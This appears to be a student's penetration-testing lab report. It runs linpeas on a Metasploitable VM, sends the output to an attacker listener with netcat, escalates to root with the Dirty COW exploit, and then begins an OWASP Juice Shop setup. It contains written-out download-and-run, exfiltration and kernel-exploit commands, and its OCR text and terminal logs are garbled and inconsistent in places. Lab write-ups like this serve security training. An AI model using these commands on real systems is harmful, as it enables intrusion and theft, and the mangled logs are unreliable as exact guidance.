    inet 192.168.44.128/24 brd 192.168.44.255 scope global dynamic noprefixroute eth0
        valid_lft 73674sec preferred_lft 73674sec
    inet6 fe80::20c:29ff:fe00:a819/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:7a:1b:3a:7f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.0.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:7a:ff:fe1b:3a7f/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever
5: veth826a4326:fa: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 82:6a:43:26:fa:00 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::826a:43ff:fe82:6a00/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever

root@kali:~# python3 -m http.server 5050
Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050/) ...

```

Part a – analyzing network interfaces use the command `ip a` to view all network interfaces and their configurations.

Key interfaces identified:

- Lo (loopback): 127.0.0.1, used for internal communications.
- Eth0: active interface with ip 192.168.44.128/24, mac 00:29:f1:63:2f:bd.
- Docker0: docker bridge interface, inactive, ip 172.17.0.1/16.

Part b – starting an http server launch a simple python-based http server to serve files.

Command:

`Python3 -m http.Server 5050`

Explanation:

- Serves files from the current directory.
- Listens on port 5050 and accepts connections from any ip (0.0.0.0).
- Access the server via: `http://<your_local_ip>:5050` in a browser.

Use case: ideal for quick file sharing or serving payloads on a local network.

**Step 5:** Downloading and executing the linpeas script for privilege escalation analysis

[illegible]

Objective: to use the linpeas script on a compromised linux machine to identify local privilege escalation vectors.

### A. Downloading the script

- Command:

```
Wget http://192.168.44.128:5050/linpeas.Sh
```

- Outcome: the script (linpeas.Sh) is successfully downloaded (size ~840 kb) from a local http server. The response code 200 ok confirms a successful transfer.

### B. Verifying download

- Command:

Ls

- Output: lists linpeas.Sh and a file/folder named vulnerable, confirming the script is present and ready.

### C. Making the script executable

- Command (corrected from a typo):

```
Chmod +x linpeas.Sh
```

- Note: a typo (chmd) caused a “command not found” error earlier, which was fixed by correcting the command.

#### D. Running linpeas and saving output

- Command:

```
./linpeas.Sh >> output
```

- Purpose: executes the script and appends all results to a file named output for future analysis.

### Step 6: Setting up a netcat listener



```
File Actions Edit View Help
(root@rakshith)-[/home/rakshith]
# nc -nlvp 4000 > myoutput.txt
listening on [any] 4000 ...
[Thu Apr 10 13:58:00 UTC 2025]
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
myfadingdream@kali:~$ curl http://192.168.1.37:5458/linpass.sh
-06:57:04- http://192.168.1.37:5458/linpass.sh
  => 200 OK
Connecting to 192.168.1.37:5458 ... connected.
HTTP request sent, awaiting response... 200 OK
length: 363 (363K) [text/plain]
```

Objective: to set up a listener on the attacker's machine to receive data from the target system.

Command:

`Nc -nlvp 4000 > myoutput.Txt`

Explanation:

- Nc: invokes netcat, a command-line networking utility.
- -n: prevents dns resolution for faster setup.
- -l: puts netcat in listening mode.
- -v: enables verbose output to show connection status.
- -p 4000: listens on port 4000.
- > myoutput.Txt: redirects any received data to the file myoutput.Txt.

Result:

- Netcat begins listening on port 4000.
- Any incoming data to this port will be saved into myoutput.Txt.
- Terminal confirms that netcat is actively listening: "listening on [0.0.0.0] (family 0, port 4000)"

**Step 7: Attempting to connect to the listener from the target**

```
find: /var/spool/postfix/flush: Permission denied
find: /var/spool/postfix/saved: Permission denied
find: /var/spool/postfix/public: Permission denied
find: /var/spool/postfix/active: Permission denied
find: /var/spool/postfix/bounce: Permission denied
logrotate: bad argument --version: unknown error
msfadmin@metasploitable:~$ nc 192.168.1.37 4000 < output
```

Objective: to send data (specifically the linpeas output) from the target back to the attacker's machine using netcat.

Command:

Nc 192.168.44.128 4000 < output

Explanation:

- Nc: starts a netcat client session.
- 192.168.44.128: the attacker's ip address, where the listener is running.
- 4000: the port the listener is bound to.
- < output: sends the contents of the file output (produced by linpeas) to the listener.

Note:

- A prior attempt using a different ip (e.G., 192.168.44.129) failed with a “connection refused” error because nothing was listening on that host and port.
- This corrected command targets the machine known to have the listener active.

**Step 7: Confirming received file and reviewing linpeas output**

s



Part a: confirming file receipt

Command:

Ls

Explanation:

- The ls command lists all files and directories in the current working directory (/home/kali).
- After setting up the netcat listener and receiving the file from the target machine, the file myoutput.Txt appears in the directory.
- This confirms that the linpeas script output has been successfully transferred from the compromised host.

Expected output: you should now see the file myoutput.Txt listed alongside others such as:

- Password.Txt
- Username.Txt
- Standard folders like desktop, downloads, etc.

Part b: reviewing linpeas output

Command:

Cat myoutput.Txt

Explanation:

- This command displays the contents of myoutput.Txt, which contains the output from executing linpeas.Sh on the target machine.

### Step 9: Privilege escalation via dirty cow exploit (cve-2016-5195)



```
API Keys Regex
Regexes to search for API keys aren't activated, use param "-r"

root@rakshith:~/home/rakshith
$ user@kali:~/ssh -c "/bin/sh"

# id
uid=0(root) gid=0(root) groups=0(root)
# uname -r
6.12.25-amd64
# git clone https://github.com/dirtycow/dirtycow.github.io.git
Cloning into 'dirtycow.github.io':
remote: Enumerating objects: 231, done.
remote: Total 231 (delta 0), reused 0 (delta 0), pack-reused 231 (from 1)
Receiving objects: 100% (231/231), 136.47 KiB | 1.63 MiB/s, done.
Resolving deltas: 100% (131/131), done.
# cd dirtycow.github.io
# gcc -o dirtycow dirtycow.c -lpthread -lcrypt
cc1: fatal error: dirtycow.c: No such file or directory
compilation terminated.
# gcc -o dirtycow dirtycow.c -lpthread -lcrypt
# ./dirtycow
usage: dirtycow target_file new_content
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Overview:

This step demonstrates a local privilege escalation attack using the dirty cow vulnerability. It exploits a race condition in the linux kernel's copy-on-write mechanism, allowing unauthorized modification of read-only files—such as /etc/passwd—to escalate user privileges to root.

## Commands & explanations:

### 1. Verify current user & kernel version

Id

Uname -r

- Id: displays current user privileges. If uid=0, you already have root.
- Uname -r: shows the linux kernel version (e.G., 6.12.20-amd64). Dirty cow affects many older kernels, and compatibility must be checked beforehand.

### 2. Clone dirty cow exploit code

Git clone <https://github.com/dirtycow/dirtycow.github.io>.git

Cd dirtycow.github.io

- This clones the official exploit repository to your system.
- You navigate into the directory containing the exploit source files.

### 3. Compile the exploit

Gcc -o dirtycow dirty.C -lpthread -lcrypt

# error: dirty.C not found

Gcc -o dirtycow dirtycow.C -lpthread -lcrypt

- Initially, compilation fails because dirty.C does not exist.
- Correcting the filename to dirtycow.C, the exploit compiles successfully into an executable named dirtycow.

### 4. Execute the exploit

./dirtycow target\_file new\_content

- This command runs the exploit, attempting to overwrite a privileged file like /etc/passwd with attacker-controlled content.
- Example target: add a new user with root privileges or modify an existing account password hash.

### 5. Confirm privilege escalation

Id

- A successful exploit changes the output to:

Uid=0(root) gid=0(root) groups=0(root)

- This confirms root-level access has been gained.

**Impact analysis**

- Severity: critical – this exploit allows complete system compromise.
- Access level gained: full root privileges on the target system.
- Exploitability: only requires local access on a machine with a vulnerable kernel.
- Persistence risk: an attacker can create backdoors, disable security mechanisms, or move laterally within the network.
- Stealth: can be executed with low visibility, especially if the system lacks proper logging.

**Mitigation and remediation**

- Patch the kernel: update to linux kernel version 4.8.3 or later to address the dirty cow vulnerability.
- Monitor file integrity: use tools like aide or ossec to detect unauthorized changes to critical system files.
- Reduce suid binaries: audit and remove unnecessary suid binaries to limit privilege escalation vectors.
- Apply least privilege: ensure all users and services operate with the minimum permissions necessary.
- Implement security modules: deploy apparmor or selinux to restrict and control process behavior, even if an exploit is successful.

**Results:**

After establishing remote access to the Metasploitable 2 VM, linpeas was successfully downloaded and executed, revealing potential privilege escalation vectors. Using the dirty cow exploit, the kernel vulnerability was leveraged to overwrite critical system files and escalate privileges from a normal user to root. The exploit was confirmed by running `id`, showing UID 0 (root) privileges. This demonstrates the critical risk of unpatched kernels and misconfigured systems, highlighting the importance of timely patching, reducing SUID binaries, and implementing strict security controls to prevent such post-exploitation compromises.



## Experiment 9: comprehensive web application penetration testing with owasp juice shop

### Objective


To identify, exploit, and document web application vulnerabilities in the owasp juice shop

Using owasp zap.

### Tools Required

- Docker
- Git
- Node.js & npm (if running locally)
- OWASP Juice Shop
- OWASP ZAP
- Firefox browser (configured with ZAP proxy)
- Burp Suite (optional)

### Step 1: Cloning the juice shop repository



```
root@rakshith:~/home/rakshith# git clone https://github.com/juice-shop/juice-shop.git
Cloning into 'juice-shop' ...
remote: Enumerating objects: 137716, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 137716 (delta 4), reused 3 (delta 3), pack-reused 137711 (from 2)
Receiving objects: 100% (137716/137716), 246.25 MiB | 6.58 MiB/s, done.
Resolving deltas: 100% (107577/107577), done.
root@rakshith:~/home/rakshith#
```

Heading: setting up the vulnerable web application brief explanation: the first screenshot shows the github repository of owasp juice shop, an intentionally vulnerable web application used for security training. The subsequent screenshots document the process of cloning this repository to a local machine using the git clone command. This step is crucial as it downloads the application's source code, allowing for local deployment and testing.

### Lab observation:

- The repository contains multiple branches and tags, indicating various versions and fixes.
- The cloning process completes successfully, downloading approximately 246 mb of data.

## Step 2: Installing dependencies

```
Resolving deltas: 100% (18757/18757), done.
```

```
root@rakshith:~/home/rakshith
```

```
Desktop Documents Downloads juice-shop Music Pictures Public Templates Videos
```

```
root@rakshith:~/home/rakshith
```

```
juice-shop
```

```
npm install -- /home/nihal001s/juice-shop
```

```
npm WARN deprecated @babel/core@7.16.0: Babel's core package has been moved to @babel/core
```

```
npm WARN deprecated babel-plugin-transform-runtime@6.23.0: This package has been replaced by @babel/plugin-transform-runtime
```

```
npm WARN deprecated formatio@0.1.1: This package is unmaintained. Use @sinonjs/formatio instead
```

```
npm WARN deprecated sam-amc@1.1.2: This package has been deprecated in favor of @sinonjs/samsam
```

```
npm WARN deprecated olvioof-jeldstad-dotsoo@0.1: Use @olviofj/dot-instead
```

```
npm WARN deprecated fatrasad@1.0.12: This package is no longer supported.
```

```
npm WARN deprecated resolve-url@0.2.1: https://github.com/lydell/resolve-url#deprecated
```

```
npm WARN deprecated source-map-url@0.4.1: See https://github.com/lydell/source-map-url#deprecated
```

```
npm WARN deprecated url-to-http@1.0: Please see https://github.com/lydell/url-to-http-deprecated
```

```
npm WARN deprecated lodash.get@4.4.2: This package is deprecated. Use the optional chaining (?) operator instead.
```

```
npm WARN deprecated source-map-resolve@0.5.2: See https://github.com/lydell/source-map-resolve#deprecated
```

```
npm WARN deprecated are-we-there-yet@1.1.7: This package is no longer supported.
```

```
npm WARN deprecated gauge@2.7.4: This package is no longer supported.
```

```
npm WARN deprecated veeq@9.1-7: The library contains critical security issues and should not be used for production! The maintenance of the project has been discontinued.
```

```
npm WARN deprecated jws@2.1.6: Security update: Versions below 3.0.0 are deprecated.
```

```
npm WARN deprecated npmlog@4.1.2: This package is no longer supported.
```

```
npm WARN deprecated rimraf@2.0.2: Rimraf versions prior to v4 are no longer supported
```

```
npm WARN deprecated messageformat@2.0.3: Package renamed as '@messageformat/core'. See messageformat.github.io for more details. 'messageformat@4' will eventually drop support.
```

```
node_modules
```

```
nodemon@2.0.12: nodemon@2.0.12: This package is maintained and supported. See the GitHub Issue 259.
```

```
mongoose-mongoose-object-schemas@2.0.3: Use mongoose/object-schema instead
```

```
mongoose-hocodes/config-array@0.7.0: Use mongoose/config-array instead
```

```
osenv@0.1.5: This package is no longer supported.
```

```
Types/socket-in-parser@0.8.0: This is a stub types definition. socket-io-parser provides its own type definitions, so you do not need this one.
```

```
Types/express-unless@0.4.0: Critical vulnerability fix in v5.0.0. See https://auth0.com/blog/2015/03/31/critical-vulnerabilities-in-json-web-token-authentication/#ghsa-qv5w-gmhw-pcvy-jrdd
```

```
Types/express-unless@0.2.0: This is a stub types definition. express-unless provides its own type definitions, so you do not need this one.
```

```
noded-pre-express@15.0.1: Please upgrade to @mapbox/node-pre-gyp: the non-scoped node-pre-gyp package is deprecated and only the @mapbox scoped version receives updates.
```

```
notewise@1.3.2: Package no longer supported. Contact Support at https://www.npmjs.com/support for more info.
```

```
wslint-config-standard-with-typescript@39.1.1: Please use wslint-config-love, instead.
```

Heading: resolving dependencies for juice shop brief explanation: after cloning, the npm install command is executed to install the necessary dependencies for juice shop. The output shows numerous deprecated packages and security warnings, highlighting outdated or vulnerable components. This is intentional, as juice shop is designed to demonstrate security flaws.

Lab observation:


- Multiple deprecated packages (e.G., inflight, fstream) are flagged, some with critical security issues.
- The warnings suggest the application includes outdated dependencies for educational purposes.

### Step 3: Deploying juice shop via docker

[illegible]

```
File Actions Edit View Help
[root@rakshith]~/home/rakshith
# sudo systemctl enable docker --now
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker
[root@rakshith]~/home/rakshith
```

```
(root@rakshith)~/home/rakshith/Downloads
# docker run -d -p 3000:3000 bkimminich/juice-shop
Unable to find image 'bkimminich/juice-shop:latest' locally
latest: Pulling from bkimminich/juice-shop
3d78e577de35: Pull complete
bfb59b82a9b6: Pull complete
4eff9a62d888: Pull complete
a62778643d56: Pull complete
7c12895b777b: Pull complete
3214acf345c0: Pull complete
5664b15f108b: Pull complete
0bab15eea81d: Pull complete
4aa0ea1413d3: Pull complete
da7816fa955e: Pull complete
9aee425378d2: Pull complete
d00c3209d929: Pull complete
221438ca359c: Pull complete
ab0f6cad3051: Pull complete
6f971e93c4e2: Pull complete
c83c31ce41af: Pull complete
0cb5c07f8edd: Pull complete
3137de975d0a: Pull complete
b78a86c4c4b5: Pull complete
bc0e9837a40c: Pull complete
916a4ab8bcd7: Pull complete
Digest: sha256:db5bacffb67d4baba08df1d7cf79aa57402eddf526da37cdf0620a4131e82ca
Status: Downloaded newer image for bkimminich/juice-shop:latest
94e3a604409b69306189a30c5c824afca02826f44759830cea0fcac8fb6bb73b
(root@rakshith)~/home/rakshith/Downloads
#
```




Heading: containerized deployment for easy access brief explanation: instead of running juice shop locally, docker is used to deploy it as a container. The command `docker run -d -p 3000:3000 bkimminich/juice-shop` pulls the pre-built image and starts the application on port 3000. This method simplifies setup and ensures consistency.

Lab observation:

- The docker image is downloaded successfully, and the container starts without errors.
- Accessing `http://localhost:3000` confirms the application is running, displaying a mock e-commerce interface.

#### Step 4: Installing and configuring zap proxy



```
(root@rakshith)-[/home/rakshith]
# cd Downloads



(root@rakshith)-[/home/rakshith/Downloads]
# ls
ZAP_2_16_1_unix.sh

(root@rakshith)-[/home/rakshith/Downloads]
# chmod +x ZAP_2_16_1_unix.sh

(root@rakshith)-[/home/rakshith/Downloads]
# ls
ZAP_2_16_1_unix.sh

(root@rakshith)-[/home/rakshith/Downloads]
# ./ZAP_2_16_1_unix.sh
Starting Installer ...
█
```



